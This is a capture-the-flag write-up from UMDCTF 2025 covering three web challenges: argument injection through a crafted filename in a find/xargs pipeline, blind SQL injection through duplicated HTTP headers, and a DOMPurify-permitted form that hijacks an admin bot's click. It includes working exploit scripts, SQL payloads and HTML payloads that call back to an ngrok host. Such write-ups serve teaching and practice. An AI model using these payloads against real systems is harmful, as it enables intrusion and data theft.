
UMDCTF 2025 was the 9th edition of a Capture The Flag event hosted by the University of Maryland UMD - Cybersecurity Club.
It had a nice social-media theme for the challenges page!
I was not expecting to have time to play but ended up working in 4 web challenges and solving 3.
Challenge: Brainrot Dictionary (199 solves)

Difficulty: 👽👽👾👾👾👾👾👾👾👾
First-Look


In this challenge, you have a kind of a base dictionary and you can also upload your own “.brainrot” dictionary file. This file is just a list of strings, no complexity involved.
The app simply merges the content of the uploaded files and sort it.

Code Analysis
Lets take a look at the provided source-code:
from flask import Flask, render_template, request, redirect, session, url_for, send_from_directory
import os
import re
import random
import string
from werkzeug.utils import secure_filename
from urllib.parse import unquote

app = Flask(__name__)
app.secret_key = os.urandom(32)
app.config['MAX_CONTENT_LENGTH'] = 1000

print(app.secret_key)

# Directory to save uploaded files and images
UPLOAD_FOLDER = 'uploads'

if not os.path.exists(UPLOAD_FOLDER):
    os.makedirs(UPLOAD_FOLDER)

def create_uploads_dir(d=None):
    dirname = os.path.join(UPLOAD_FOLDER, ''.join(random.choices(string.ascii_letters, k=30)))
    if d is not None:
        dirname = d
    session['upload_dir'] = dirname
    os.mkdir(dirname)
    os.popen(f'cp flag.txt {dirname}')
    os.popen(f'cp basedict.brainrot {dirname}')

@app.route('/', methods=['GET', 'POST'])
def index():
    if request.method == 'POST':
        if 'user_file' not in request.files:
            return render_template('index.html', error="L + RATIO + YOU FELL OFF")
        user_file = request.files['user_file']
        if not user_file.filename.endswith('.brainrot'):
            return render_template('index.html', error="sorry bruv that aint brainrotted enough")
        if 'upload_dir' not in session:
            create_uploads_dir()
        elif not os.path.isdir(session['upload_dir']):
            create_uploads_dir(session['upload_dir'])
        fname = unquote(user_file.filename)
        if '/' in fname:
            return render_template("index.html", error="dont do that")
        user_file.save(os.path.join(session['upload_dir'], fname))
        return redirect(url_for('dict'))
    return render_template('index.html')

@app.route('/dict')
def dict():
    if 'upload_dir' not in session:
        create_uploads_dir()
    elif not os.path.isdir(session['upload_dir']):
        create_uploads_dir(session['upload_dir'])

    cmd = f"find {session['upload_dir']} -name \\*.brainrot | xargs sort | uniq"
    print(f"Command:\n{cmd}\n\n")
    results = os.popen(cmd).read()
    return render_template('dict.html', results=results.splitlines())


if __name__ == '__main__':
    app.run(debug=False, host="0.0.0.0")
Summary
- Python/Flask App
- Each new session creates an upload dir, with a random name (User isolation).
- Flag and a “Base Dict” files are copied to the user upload dir.
/dictroute processes the file using thefindlinux command.- The file upload has some basic protections: file extension and a basic protection from path traversal.
Analysis
I lost some time trying to inject a command, by abusing session['upload_dir'], but the secret key was safe.
The find command was clearly the way to go:
cmd = f"find {session['upload_dir']} -name \\*.brainrot | xargs sort | uniq"
Let’s examine the parts of the command. The file somedict.brainrot is a file that I uploaded in the main screen.
$ find uploads/tRtejqpCqGknnSNtSpIFhkjweaCGnW -name \*.brainrot
uploads/tRtejqpCqGknnSNtSpIFhkjweaCGnW/somedict.brainrot # file I uploaded
uploads/tRtejqpCqGknnSNtSpIFhkjweaCGnW/basedict.brainrot
Putting it all together - just got the 3 first rows, so you don´t give me up :)
find uploads/tRtejqpCqGknnSNtSpIFhkjweaCGnW -name \*.brainrot | xargs sort | uniq | head -3
000-aaa: abc
1 2 buckle my shoe: gen alpha nonsense
5 nights at diddys: gen alpha nonsense
The 000-aaa: abc is the line added by my uploaded file somedict.brainrot.
But since it sends the find results to xargs, what if we add files with spaces in the names?
Let’s test it:
echo 'x: y' > 'flag.txt basedict.brainrot'

ls
basedict.brainrot   flag.txt  'flag.txt basedict.brainrot'   somedict.brainrot

cd ../..

find uploads/tRtejqpCqGknnSNtSpIFhkjweaCGnW -name \*.brainrot
uploads/tRtejqpCqGknnSNtSpIFhkjweaCGnW/flag.txt basedict.brainrot
uploads/tRtejqpCqGknnSNtSpIFhkjweaCGnW/somedict.brainrot
uploads/tRtejqpCqGknnSNtSpIFhkjweaCGnW/basedict.brainrot
OK, find brings flag.txt to the output. Let’s move to the whole thing.
$ find uploads/tRtejqpCqGknnSNtSpIFhkjweaCGnW -name \*.brainrot | xargs sort | uniq | grep 'UMDCTF'
UMDCTF{local}
Great! The trick works!
The find runs from the app dir, which have a basedict.brainrot file, so it works. If you use a different name after flag, it will fail.
Payload
Let’s create a payload script (or ask Gemini to generate it):
import requests
import io
import re

# --- Config ---
# BASE_URL = "http://127.0.0.1:5000"
BASE_URL = "https://brainrot-dictionary.challs.umdctf.io"
UPLOAD_FILENAME = "flag.txt basedict.brainrot"
FILE_CONTENT = b"y"

# Session
session = requests.Session()

files_data = {
    'user_file': (UPLOAD_FILENAME, io.BytesIO(FILE_CONTENT), 'text/plain')
}

print(f"[*] Uploading '{UPLOAD_FILENAME}' to {BASE_URL}/")

try:
    post_response = session.post(f"{BASE_URL}/", files=files_data, allow_redirects=False)
    if post_response.status_code == 302 and post_response.headers.get('Location', '').endswith('/dict'):

        get_response = session.get(f"{BASE_URL}/dict")
        get_response.raise_for_status()

        content_lines = []
        try:
             matches = re.findall(r'<li.*?>(.*?)</li>', get_response.text, re.IGNORECASE | re.DOTALL)
             content_lines = [match.strip() for match in matches]

        except Exception as e:
            print(f"[!] Error: {e}")
            print(get_response.text)

        found_flags = []
        if not content_lines:
             print("Nothing extracted")
             print(get_response.text)
        else:
            for line in content_lines:
                print(line)
                if line.strip().startswith("UMDCTF"):
                    found_flags.append(line.strip())

        if found_flags:
            print("\n[***] Flags:")
            for flag in found_flags:
                print(f"      -> {flag}")
        else:
            print("\n[-] No flag found")

    elif post_response.status_code == 200:
         print("[!] Upload failed?:")
         error_match = re.search(r'<div.*?class=[\'"]error[\'"].*?>(.*?)</div>', post_response.text, re.IGNORECASE | re.DOTALL)
         if error_match:
             print(f"[!] Error: {error_match.group(1).strip()}")
         else:
             print(post_response.text)
    else:
        print(post_response.text)


except requests.exceptions.RequestException as e:
    print(f"[!] Error: {e}")
except Exception as e:
    print(f"[!] Error: {e}")
Kind of fancy, but it did the thing (I’ll just put the regular pt-BR output of the original exploit).
$ python attack.py
[*] Tentando fazer upload do arquivo 'flag.txt basedict.brainrot' para https://brainrot-dictionary.challs.umdctf.io/
[+] Upload parece ter sido bem-sucedido (recebido status 302 para /dict).
[*] Fazendo GET em https://brainrot-dictionary.challs.umdctf.io/dict para ler o conteúdo...
[+] Conteúdo recebido de /dict (extraído das tags <li>):
------------------------------
</head>
<body>

    <div class="container">
		<h1>
			LIST OF BRAINROT WORDS
		</h1>
		<ul>

				<li>1 2 buckle my shoe: gen alpha nonsense
5 nights at diddys: gen alpha nonsense
Ei ei ei: gen alpha nonsense

...

------------------------------

[***] Flags/Conteúdo iniciado com 'UMDCTF' encontrado:
      -> UMDCTF{POSIX_no_longer_recommends_that_this_is_possible}: gen alpha nonsense
Found it: UMDCTF{POSIX_no_longer_recommends_that_this_is_possible}
Agree with POSIX. Nice Weird behaviour. Looks like a command injection by bad naming.
Next!
How to protect the app?
Avoid using OS commands using user input data. Even in indirect cases like this, this is an issue.
Just use the language libraries to solve the same issue.
Challenge: Steve Le Poisson (139 solves)

Difficulty: 👽👽👽👾👾👾👾👾👾👾
First screen is just a video, so let’s move directly to the source.

Code Analysis
// 📦 Importation des modules nécessaires pour faire tourner notre monde sous-marin numérique
const express = require("express"); // Express, le cadre web minimaliste mais puissant
const sqlite3 = require("sqlite3"); // SQLite version brute, pour les bases de données légères
const sqlite = require("sqlite"); // Une interface moderne (promesse-friendly) pour SQLite
const cors = require("cors"); // Pour permettre à d'autres domaines de parler à notre serveur — Steve est sociable, mais pas trop
// 🐠 Création de l'application Express : c’est ici que commence l’aventure
const app = express();
// 🧪 Fonction de validation des en-têtes HTTP
// Steve, ce poisson à la sensibilité exacerbée, déteste les en-têtes trop longs, ambigus ou mystérieux
function checkBadHeader(headerName, headerValue) {
return headerName.length > 80 ||
(headerName.toLowerCase() !== 'user-agent' && headerValue.length > 80) ||
headerValue.includes('\0'); // Le caractère nul ? Un blasphème pour Steve.
}
// 🛟 Middleware pour autoriser les requêtes Cross-Origin
app.use(cors());
// 🧙 Middleware maison : ici, Steve le Poisson filtre les requêtes selon ses principes aquatiques
app.use((req, res, next) => {
let steveHeaderValue = null; // On prépare le terrain pour récupérer l’en-tête sacré
let totalHeaders = 0; // Pour compter — car Steve compte. Tout. Toujours.
// 🔍 Parcours des en-têtes bruts, deux par deux (clé, valeur)
for (let i = 0; i < req.rawHeaders.length; i += 2) {
let headerName = req.rawHeaders[i];
let headerValue = req.rawHeaders[i + 1];
// ❌ Si un en-tête ne plaît pas à Steve, il coupe net la communication
if (checkBadHeader(headerName, headerValue)) {
return res.status(403).send(`Steve le poisson, un animal marin d’apparence inoffensive mais d’opinion tranchée, n’a jamais vraiment supporté tes en-têtes HTTP. Chaque fois qu’il en voit passer un — même sans savoir de quoi il s’agit exactement — son œil vitreux se plisse, et une sorte de grondement bouillonne dans ses branchies. Ce n’est pas qu’il les comprenne, non, mais il les sent, il les ressent dans l’eau comme une vibration mal alignée, une dissonance numérique qui le met profondément mal à l’aise. Il dit souvent, en tournoyant d’un air dramatique : « Pourquoi tant de formalisme ? Pourquoi cacher ce qu’on est vraiment derrière des chaînes de caractères obscures ? » Pour lui, ces en-têtes sont comme des algues synthétiques : inutiles, prétentieuses, et surtout étrangères à la fluidité du monde sous-marin. Il préférerait mille fois un bon vieux flux binaire brut, sans tous ces ornements absurdes. C’est une affaire de principe.`); // Message dramatique de Steve
}
// 🔮 Si on trouve l’en-tête "X-Steve-Supposition", on le garde
if (headerName.toLowerCase() === 'x-steve-supposition') {
steveHeaderValue = headerValue;
}
totalHeaders++; // 🧮 On incrémente notre compteur de verbosité HTTP
}
// 🧻 Trop d’en-têtes ? Steve explose. Littéralement.
if (totalHeaders > 30) {
return res.status(403).send(`Steve le poisson, qui est orange avec de longs bras musclés et des jambes nerveuses, te fixe avec ses grands yeux globuleux. "Franchement," grogne-t-il en agitant une nageoire transformée en doigt accusateur, "tu abuses. Beaucoup trop d’en-têtes HTTP. Tu crois que c’est un concours ? Chaque requête que tu envoies, c’est un roman. Moi, je dois nager dans ce flux verbeux, et c’est moi qui me noie ! T’as entendu parler de minimalisme ? Non ? Et puis c’est quoi ce délire avec des en-têtes dupliqués ? Tu crois que le serveur, c’est un psy, qu’il doit tout écouter deux fois ? Retiens-toi la prochaine fois, ou c’est moi qui coupe la connexion."`); // Encore un monologue dramatique de Steve
}
// 🙅♂️ L’en-tête sacré est manquant ? Blasphème total.
if (steveHeaderValue === null) {
return res.status(400).send(`Steve le poisson, toujours orange et furibond, bondit hors de l’eau avec ses jambes fléchies et ses bras croisés. "Non mais sérieusement," râle-t-il, "où est passé l’en-tête X-Steve-Supposition ? Tu veux que je devine tes intentions ? Tu crois que je lis dans les paquets TCP ? Cet en-tête, c’est fondamental — c’est là que tu déclares tes hypothèses, tes intentions, ton respect pour le protocole sacré de Steve. Sans lui, je suis perdu, confus, désorienté comme un poisson hors d’un proxy.`);
}
// 🧪 Validation de la structure de la supposition : uniquement des caractères honorables
if (!/^[a-zA-Z0-9{}]+$/.test(steveHeaderValue)) {
return res.status(403).send(`Steve le poisson, ce poisson orange à la peau luisante et aux nageoires musclées, unique au monde, capable de nager sur la terre ferme et de marcher dans l'eau comme si c’était une moquette moelleuse, te regarde avec ses gros yeux globuleux remplis d’une indignation abyssale. Il claque de la langue – oui, car Steve a une langue, et elle est très expressive – en te voyant saisir ta supposition dans le champ prévu, un champ sacré, un espace réservé aux caractères honorables, alphabétiques et numériques, et toi, misérable bipède aux doigts témérairement chaotiques, tu as osé y glisser des signes de ponctuation, des tilde, des dièses, des dollars, comme si c’était une brocante de symboles oubliés. Tu crois que c’est un terrain de jeu, hein ? Mais pour Steve, ce champ est un pacte silencieux entre l’humain et la machine, une zone de pureté syntaxique. Et te voilà, en train de profaner cette convention sacrée avec ton “%” et ton “@”, comme si les règles n’étaient que des suggestions. Steve bat furieusement des pattes arrière – car oui, il a aussi des pattes arrière, pour la traction tout-terrain – et fait jaillir de petites éclaboussures d’écume terrestre, signe suprême de sa colère. “Pourquoi ?” te demande-t-il, avec une voix grave et solennelle, comme un vieux capitaine marin échoué dans un monde digital, “Pourquoi chercher la dissonance quand l’harmonie suffisait ? Pourquoi saboter la beauté simple de ‘azAZ09’ avec tes gribouillages postmodernes ?” Et puis il s’approche, les yeux plissés, et te lance d’un ton sec : “Tu n’es pas digne de l’en-tête X-Steve-Supposition. Reviens quand tu sauras deviner avec dignité.`);
}
// ✅ Si tout est bon, Steve laisse passer la requête
next();
});
// 🔍 Point d'entrée principal : route GET pour "deviner"
app.get('/deviner', async (req, res) => {
// 📂 Ouverture de la base de données SQLite
const db = await sqlite.open({
filename: "./database.db", // Chemin vers la base de données
driver: sqlite3.Database, // Le moteur utilisé
mode: sqlite3.OPEN_READONLY // j'ai oublié ça
});
// 📋 Exécution d'une requête SQL : on cherche si la supposition de Steve est correcte
const rows = await db.all(`SELECT * FROM flag WHERE value = '${req.get("x-steve-supposition")}'`);
res.status(200); // 👍 Tout va bien, en apparence
// 🧠 Si aucune ligne ne correspond, Steve se moque gentiment de toi
if (rows.length === 0) {
res.send("Bah, tu as tort."); // Pas de flag pour toi
} else {
res.send("Tu as raison!"); // Le flag était bon. Steve t’accorde son respect.
}
});
// 🚪 On lance le serveur, tel un aquarium ouvert sur le monde
const PORT = 3000;
app.listen(PORT, "0.0.0.0", () => {
console.log(`Serveur en écoute sur http://localhost:${PORT}`);
});

Summary
- Node/Express App
/devinerendpoint gets for the value ofx-steve-suppositionand tests for the correct value using SQL-Injection-vulnerable on sqlite.- It uses a middleware to validate the header, using
req.rawHeaders, which is unusual. - If the middleware finds the header, it makes some checks that avoid SQL injections.
- If the header is bad, just ignore it.
Analysis
We clearly have to find a way to get SQL Injection here:
// 📋 Exécution d'une requête SQL : on cherche si la supposition de Steve est correcte
const rows = await db.all(`SELECT * FROM flag WHERE value = '${req.get("x-steve-supposition")}'`);
The req.rawHeaders is just a pre-processed raw value received, so the req.get is the actual valid header value. Finding possible differences is the key to the solution here.
Let’s make some tests here to understand application behaviour.
First, the basics:
GET /deviner HTTP/1.1
Host: localhost:3000
X-Steve-Supposition: x2
User-Agent: MeuClienteHTTP/1.0
Accept: */*
Connection: close
Generates the query:
SELECT * FROM flag WHERE value = 'x2'
And, since no data is found, it returns an error:
Bah, tu as tort.
OK, let’s just try a SQL injection:
GET /deviner HTTP/1.1
Host: localhost:3000
X-Steve-Supposition: x2'
User-Agent: MeuClienteHTTP/1.0
Accept: */*
Connection: close
It does not perform the query. It returns a huge text complaining about the value of the header, because of the regex.
I was dumb here, because I would find the solution by doing some very simple tests, but it was nice to read some source-code from node http library and understand it in more details.
// Per RFC2616, section 4.2 it is acceptable to join multiple instances of the
// same header with a ', ' if the header in question supports specification of
// multiple values this way. The one exception to this is the Cookie header,
// which has multiple values joined with a '; ' instead. If a header's values
// cannot be joined in either of these ways, we declare the first instance the
// winner and drop the second. Extended header fields (those beginning with
// 'x-') are always joined.
IncomingMessage.prototype._addHeaderLine = _addHeaderLine;
function _addHeaderLine(field, value, dest) {
  field = matchKnownFields(field);
  const flag = field.charCodeAt(0);
  if (flag === 0 || flag === 2) {
    field = field.slice(1);
    // Make a delimited list
    if (typeof dest[field] === 'string') {
      dest[field] += (flag === 0 ? ', ' : '; ') + value;
    } else {
      dest[field] = value;
    }
  } else if (flag === 1) {
    // Array header -- only Set-Cookie at the moment
    if (dest['set-cookie'] !== undefined) {
      dest['set-cookie'].push(value);
    } else {
      dest['set-cookie'] = [value];
    }
  } else if (this.joinDuplicateHeaders) {
    // RFC 9110 https://www.rfc-editor.org/rfc/rfc9110#section-5.2
    // https://github.com/nodejs/node/issues/45699
    // allow authorization multiple fields
    // Make a delimited list
    if (dest[field] === undefined) {
      dest[field] = value;
    } else {
      dest[field] += ', ' + value; // NEPTUNIAN: Take a look here!!
    }
  } else if (dest[field] === undefined) {
    // Drop duplicates
    dest[field] = value;
  }
}
It turns out, RFC 9110 allows multiple headers with the same name to have its values concatenated by commas.
Let’s test this:
GET /deviner HTTP/1.1
Host: localhost:3000
X-Steve-Supposition: x1
X-Steve-Supposition: x2
User-Agent: MeuClienteHTTP/1.0
Accept: */*
Connection: close
The generated query is:
SELECT * FROM flag WHERE value = 'x1, x2'
OK, we got something here, because the rawReq values got like this:
[
  'Host',
  'localhost:3000',
  'X-Steve-Supposition',
  'x1',
  'X-Steve-Supposition',
  'x2',
  'User-Agent',
  'MeuClienteHTTP/1.0',
  'Accept',
  '*/*',
  'Connection',
  'close'
]
We got our difference.
The app itself does not treat this situation.
It loops across all the rawHeaders and uses ONLY THE LAST VALUE of x-steve-supposition to validate the regex.
If we send 2 headers, the first with a payload and the second with a good header, we have an injection point.
GET /deviner HTTP/1.1
Host: localhost:3000
X-Steve-Supposition: x'
X-Steve-Supposition: x2
User-Agent: MeuClienteHTTP/1.0
Accept: */*
Connection: close
Now we bypassed the protection!
Header value: x', x2
Query:
SELECT * FROM flag WHERE value = 'x', x2'
And we get the expected error:
Error: SQLITE_ERROR: near ",": syntax error
Exploiting
No we can move to the exploit. There are only two possible non-error result messages for the query: Found and Not Found. The app does not return the SQL result.
We can just brute-force char-by-char here.
In our lab here, we assumed flag is in the value column and it probably is the same in the server.
sqlite> select * from flag;
umd{abc123}
The flag format is actually uppercase UMDCTF{flag-string}, but I forgot it at the time and the exploit took a little longer.
In this case, lets test for the char u in the first position.
I chose a payload that test it using the substring value, and commenting the rest of the string.
GET /deviner HTTP/1.1
Host: localhost:3000
X-Steve-Supposition: x'or substr(value,1,1)='u'--
X-Steve-Supposition: x2
User-Agent: MeuClienteHTTP/1.0
Accept: */*
Connection: close
The query gets:
SELECT * FROM flag WHERE value = 'x'or substr(value,1,1)='u'--, x2'
And the app returns a happy message:
Tu as raison!
If the char is wrong, we get the Bah, tu as tort..
We can now brute-force each position for each char in the charset. I will assume the charset allowed is the same of the regex (the app would not make sense otherwise, because you would not be able to do a correct guess/supposition).
import socket
import time
import ssl

CHARSET = "umdctf{abeghijklnopqrsvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789}"  # Adicione outros caracteres se necessário

host = 'localhost'
port = 3000

host = 'steve-le-poisson-api.challs.umdctf.io'
port = 443

# steve-le-poisson-api.challs.umdctf.io

def brute_position(n):
    """
    Realiza um brute-force no primeiro valor de X-Steve-Supposition
    até encontrar a resposta "You are right!".
    """

    # posicao_alvo = 1  # Indica que estamos fazendo brute-force no valor de 'x1'

    for char in CHARSET:
        # Cria um novo socket para cada tentativa para garantir uma conexão limpa
        client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        # Cria um contexto SSL/TLS
        context = ssl.create_default_context()

        secure_socket = context.wrap_socket(client_socket, server_hostname=host)
        # secure_socket = client_socket

        secure_socket.connect((host, port))
        # print(f"Tentando caractere: '{char}' na posição {n}...")
        print(f"...{n}")

        # Monta o request HTTP com o caractere atual no X-Steve-Supposition: x1
        request = b"GET /deviner HTTP/1.1\r\n"
        request += b"Host: steve-le-poisson-api.challs.umdctf.io\r\n"
        request += f"X-Steve-Supposition: 'or substr(value,{n},1)='{char}'--\r\n".encode('utf-8')
        request += b"X-Steve-Supposition: 2\r\n"
        request += b"User-Agent: MeuClienteHTTP/1.0\r\n"
        request += b"Accept: */*\r\n"
        request += b"Connection: close\r\n"
        request += b"\r\n"

        secure_socket.sendall(request)

        resposta = b""
        while True:
            parte = secure_socket.recv(4096)
            if not parte:
                break
            resposta += parte

        resposta_str = resposta.decode('utf-8')
        # print(f"Resposta do servidor: {resposta_str.strip()}")

        if "Tu as raison!" in resposta_str:
            print(f"\nCaractere correto encontrado para a posição {n}: '{char}'")
            secure_socket.close()
            return char
            # break  # Encerra o loop ao encontrar o caractere correto

        # Pequena pausa para não sobrecarregar o servidor (opcional)
        time.sleep(0.01)

        if 'cliente_socket' in locals() and secure_socket is not None:
            secure_socket.close()

    print("\nNão foi possível encontrar o caractere correto dentro da lista de possibilidades.")

if __name__ == "__main__":
    flag = ''
    pos = 1
    found = brute_position(pos)
    flag += found
    while found != '}':
        pos += 1
        found = brute_position(pos)
        flag += found
        print(flag)

    print(f'Found: {flag}')
After runing it, it takes a while (i have time to get my pizza in the building reception).
$ python exploit.py
...1
...1
...

Caractere correto encontrado para a posição 1: 'U'
...2
...2
...

Caractere correto encontrado para a posição 3: 'D'
UMD
...4
...4

...
Caractere correto encontrado para a posição 27: 'A'
UMDCTF{ile5TVR4IM3NtTresbEA
...28

Caractere correto encontrado para a posição 28: 'u'
UMDCTF{ile5TVR4IM3NtTresbEAu
...29
...29

...
Caractere correto encontrado para a posição 29: '}'
UMDCTF{ile5TVR4IM3NtTresbEAu}
Found: UMDCTF{ile5TVR4IM3NtTresbEAu}
It’s going right until.
UMDCTF{ile5TVR4IM3NtTresbEAu}
Just now I went for the translation:
He is REALLY Very HANDSOME 😎
Challenge: A Minecraft Movie (199 solves)

Difficulty: 👽👽👽👽👾👾👾👾👾👾
First-Look

In this challenge, you can write a post that will be read by an admin (bot). We don’t have server-side code to work here, but it is clearly an XSS challenge.

The JavaScript is not executed, so it seems to be not vulnerable to the trivial stuff.
Code Analysis
Code is that terrible minified-JavaScript. Doesn’t take long to see it is a React SPA.

The App JavaScript is not obfuscated, but it is still a boring big read of jsx calls like:
w.jsxs("div", {
    className: "p-6 bg-white min-h-screen",
    children: [w.jsx("h1", {
        className: "text-3xl font-extrabold text-[#52a535] mb-6 text-center",
        children: "Top Minecraft Movie Posts!!!!!!"
    }), s && w.jsx("p", {
        className: "text-red-600 text-center mb-4",
        children: s
    }), w.jsx("div", {
        className: "flex flex-wrap justify-start gap-6 pl-4",
        children: i.map(d => w.jsx(oh, {
            postId: d.postId,
            title: d.title,
            username: d.username,
            likes: d.likes
        }, d.postId))
    })]
})
But this is 2025 and Gemini Advanced can just reverse engineer the thing for us:

Okay, now we have a decent thing to look at. https://gist.github.com/Neptunians/20248eed0d35b3bfdb95a97ddc0dd49e
Ok, code is too big for a write-up, so let’s go directly to the point: how the post content is saved/received and how it is processed on the client-side.
The route to get the post content is:
/post?postId=3271b4a3-1e01-47ce-b0d2-22e5456d192b
The result is:
{
    "title": "Blaus",
    "content": "Hey <strong>You</strong>\n<img src=\"/wrong\" onerror=\"alert(1);\">",
    "username": "neptunian",
    "likes": 0,
    "likedByAdmin": false
}
This is exactly the unchanged content sent, so is is treated on the client-side. Let’s take a look at the code that fetches the post and render it. I omitted a lot of code here, for YOUR lazyness purposes 😒
function ViewPostPage() {
    const postId = new URLSearchParams(location.search).get("postId");
    // ...
    const fetchPost = useCallback(async () => {
        //...
        try {
            const response = await fetch(`${API_BASE_URL}/post?postId=${postId}`);
            setPost(await response.json());
        } catch (err) {}
    }, [postId]);

    useEffect(() => {
        if (postId && Ym(postId)) {
            fetchPost();
        }
    }, [postId, fetchPost]);
    // ...
    // Sanitize content - Allow specific iframe attributes needed for YouTube embeds
    const sanitizedContent = DOMPurify.sanitize(post.content, {
        ADD_TAGS: ["iframe"],
        ADD_ATTR: [
            "allow", "allowfullscreen", "frameborder",
            "scrolling", "src", "width", "height"
        ]
    });

    return (
        <div className="flex justify-center items-center">
            <div className="w-xl rounded-xl shadow-md overflow-hidden">
                {/* Post Header */}
                <div className="bg-[#52a535] p-4">
                    <h2 >{post.title}</h2>
                    <p className="text-white text-sm">
                        Posted by <span className="font-semibold">@{post.username}</span>
                    </p>
                </div>
                {/* Post Body */}
                <div className="p-6 bg-white space-y-4"> // [cite: 3174]
                    {/* Use dangerouslySetInnerHTML for sanitized HTML */}
                    <div
                        dangerouslySetInnerHTML=
                    />
                    {/* Admin Like Indicator */}
                    {post.likedByAdmin && (
                        <div>🌟 This post was liked by an admin!</div>
                    )}
                    {/* Like/Dislike Section */}
                    <div>
                        <span className="text-sm text-gray-600">{post.likes} Likes</span>
                        <div className="flex items-center space-x-2">
                            <button
                                className="cursor-pointer px-3 py-1 text-sm font-medium text-white bg-[#52a535] rounded-md hover:bg-green-600 transition"
                                onClick={() => handleLikeDislike(1)}
                            >
                                👍 Like
                            </button>
                            <button
                                id="dislike-button"
                                className="cursor-pointer px-3 py-1 text-sm font-medium text-white bg-red-500 rounded-md hover:bg-red-600 transition" // [cite: 3181]
                                onClick={() => handleLikeDislike(-1)}
                            >
                                👎 Dislike
                            </button>
                        </div>
                    </div>
                </div>
            </div>
        </div>
    );
}
Summary
- The
ViewPostPagecomponent renders the post. - Fetches the poisoned content from
/post?postId=${postId}, as said before. - Sanitizes the content using DOMPurify (tough!)
- DOMPurify configuration here allows
iframeswith some specific attributes, for the embedding of youtube videos. - Puts the sanitized content in the page using
dangerouslySetInnerHTMLcall.
“dangerouslySetInnerHTML is React’s replacement for using innerHTML in the browser DOM. In general, setting HTML from code is risky because it’s easy to inadvertently expose your users to a cross-site scripting (XSS) attack. So, you can set HTML directly from React, but you have to type out dangerouslySetInnerHTML and pass an object with a __html key, to remind yourself that it’s dangerous”
So we got our innerHTML here, but with the mighty DOMPurify is blocking our shady simple hacks.
But then you look at the admin bot page.

They may dislike your post
OK, let’s send our post to Admin and wait a little.

You see? There a -1 likes. The Admin actually disliked our post. He doesn’t understand me.
The dislike and the message before give a hint that the Admin will click the Dislike button for all of our posts. We have a user interaction.
First Attack
Considering it is a bot, let’s assume it gets the button from a querySelector type of call, probably on the ID, but maybe it uses some CSS class names.
DOMPurify will rip all JavaScript from the content, but it will allow some interesting components for our scenario. Let’s test it with an “a”nchor, with the same ID and CSS classes of the button. An image will also be nice to fire a request to our ngrok, in case the click fails (just to check the bot is working).
I’ll start an ngrok endpoint to receive the requests.
Payload:
<a id="dislike-button" class="cursor-pointer px-3 py-1 text-sm font-medium text-white bg-red-500 rounded-md hover:bg-red-600 transition" href="https://92fc-2804-14d-5cd0-960f-3bd7-e4d1-8094-aa5d.ngrok-free.app/anchor_clicked">Hello</a>
<img src="https://92fc-2804-14d-5cd0-960f-3bd7-e4d1-8094-aa5d.ngrok-free.app/img.png">

OK, the Admin clicked! So we can hijack a click! But we can’t do much with a GET.
From the component AccountPage, we can see that the flag is an information received in the /me route, in case the admin liked the post.
<div className="text-center text-gray-800 mb-8 space-y-2"> // [cite: 3208]
    <p className="text-xl font-semibold">Username: {accountInfo.username}</p> // [cite: 3208, 3209]
    <p className="text-lg"> // [cite: 3209]
        Current Session Number: {window.sessionNumber !== undefined ? window.sessionNumber : "undefined"} {/* [cite: 3209, 3210] */}
    </p>
    {/* Display flag if present */}
    {"flag" in accountInfo && accountInfo.flag && ( // [cite: 3210]
        <div className="mt-4 text-green-700 font-medium"> // [cite: 3210]
            <p>Wow, an admin liked your post! ⛏️</p> // [cite: 3210, 3211]
            <p>Your flag is: {accountInfo.flag}</p> // [cite: 3211]
        </div>
    )}
</div>
So… we need to make the admin like us ❤ But I think I’m not nice enough for him. Let’s hack him 💀
Attack 2
This is the function that handles likes and dislikes:
const handleLikeDislike = useCallback(async (likesChange) => {
    await startSessionIfNeeded();

    if (window.sessionNumber === undefined) {
            setSocialError("Session not started. Cannot like/dislike.");
            return;
    }
    try {
        const response = await fetch(`${API_BASE_URL}/legacy-social`, {
            method: "POST",
            headers: {
                "Content-Type": "application/x-www-form-urlencoded"
            },
            body: `sessionNumber=${window.sessionNumber}&postId=${postId}&likes=${likesChange}`, // [cite: 3165]
            credentials: "include"
        });
        if (!response.ok) {
            setSocialError(await response.text());
            return;
        }
        await fetchPost(); // Refresh post data after like/dislike
    } catch (err) {
            setSocialError("Failed to update likes.");
            console.error("Like/dislike error:", err);
    }
}, [postId, fetchPost]);
The route /legacy-social is responsible for liking/disliking on the server-side. If we can make the admin request here with our data, he will like the post and we will get the flag.
There is something important here: this route is processed through a application/x-www-form-urlencoded, which means it works with an HTML Form submit!!
Will DOMPurify allow HTML Forms? Let’s check it first, simulating a form with our data, but to the ngrok endpoint.
The submit button has the same ID and classes.
At this point, I didn’t understand the role of sessionNumber, but more on that later.
Note that this payload will try to make it like the post that he disliked before.
<form action="https://92fc-2804-14d-5cd0-960f-3bd7-e4d1-8094-aa5d.ngrok-free.app/legacy-social" method="post">
    <input type="hidden" name="sessionNumber" value="1">
    <input type="hidden" name="postId" value="3271b4a3-1e01-47ce-b0d2-22e5456d192b">
    <input type="hidden" name="likes" value="1">

    <button id="dislike-button" class="cursor-pointer px-3 py-1 text-sm font-medium text-white bg-red-500 rounded-md hover:bg-red-600 transition" type="submit">Enviar Formulário</button>
</form>
<img src="https://92fc-2804-14d-5cd0-960f-3bd7-e4d1-8094-aa5d.ngrok-free.app/img2.png">
After posting, the form is rendered and we send the gift to the admin.

Yeah! It works!
Exploit
Let’s change the payload a little bit, so it will send to the actual API endpoint. It’s nice to put some 100 likes, just to be sure.
<form action="https://a-minecraft-movie-api.challs.umdctf.io/legacy-social" method="post">
    <input type="hidden" name="sessionNumber" value="1">
    <input type="hidden" name="postId" value="3271b4a3-1e01-47ce-b0d2-22e5456d192b">
    <input type="hidden" name="likes" value="100">

    <button id="dislike-button" class="cursor-pointer px-3 py-1 text-sm font-medium text-white bg-red-500 rounded-md hover:bg-red-600 transition" type="submit">Enviar Formulário</button>
</form>
<img src="https://92fc-2804-14d-5cd0-960f-3bd7-e4d1-8094-aa5d.ngrok-free.app/img3.png">
When /img3.png hits our ngrok endpoint, we can look at the original, underestimated post.

Gotcha! Now we can check the Account page.

🚩 UMDCTF{I_y3@RNeD_f0R_7HE_Min3S}
Thanks for liking me, admin!!
Other solutions
